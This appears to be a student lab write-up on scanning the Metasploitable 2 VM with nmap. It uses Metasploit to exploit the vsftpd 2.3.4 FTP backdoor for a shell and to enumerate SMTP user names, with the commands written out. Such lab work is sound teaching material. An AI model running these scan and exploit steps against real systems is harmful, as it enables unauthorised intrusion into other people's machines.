Experiment

To Analyze the Vulnerability of FTP and SMTP


Protocol and Identify weak services by using Metasploit

# Aim

To analyze the vulnerability of FTP and SMTP protocol and identify weak services by using Metasploit.

# Procedure


First start the Metasploitable 2 VM, login, and get the IP Address of the Metasploitable 2 VM using the command  ***ifconfig*** .



# Information Gathering

We can start by performing a nmap scan on the target machine.

Command:  ***nmap -A -T4 <TARGET\_IP>***



From the scan results, we infer the following information:

Target OS:  ***Linux***

|  |  |  |
| --- | --- | --- |
| **Ports** | **Services** | **Service Version/Name** |
| 21 | FTP | vsftpd 2.3.4 |
| 25 | SMTP | Postfix Smtpd |


Next start Metasploit Framework using the command  ***msfconsole***  to exploit the services found.

# Exploiting FTP - Port 21

Identify the FTP version running on the target machine using the following metasploit commands and auxiliary module.


Commands:

***use auxiliary/scanner/ftp/ftp\_version set rhosts 172.16.109.128 exploit***




Now search for exploits for the FTP version  **vsFTPd 2.3.4**  using the following command.

Command:  ***search vsFTPd 2.3.4***



Now use the above exploit to attack the target machine and gain access using the following commands. Commands:

***use exploit/unix/ftp/vsftpd\_234\_backdoor set rhosts 172.16.109.128 exploit***




We have successfully exploited the target machine and got a reverse shell.

# Exploiting SMTP - Port 25

Identify the SMTP version running on the target machine using the following metasploit commands and auxiliary module.

Commands:

***use auxiliary/scanner/smtp/smtp\_version set rhosts 172.16.109.128 exploit***




Next you can enumerate SMTP user names on the target machine using the following commands and auxiliary module.

Commands:

***use auxiliary/scanner/smtp/smtp\_enum set rhosts 172.16.109.128***

***Exploit***



# Result

We have successfully analyzed and exploited the FTP and SMTP services on the target machine using Metasploit.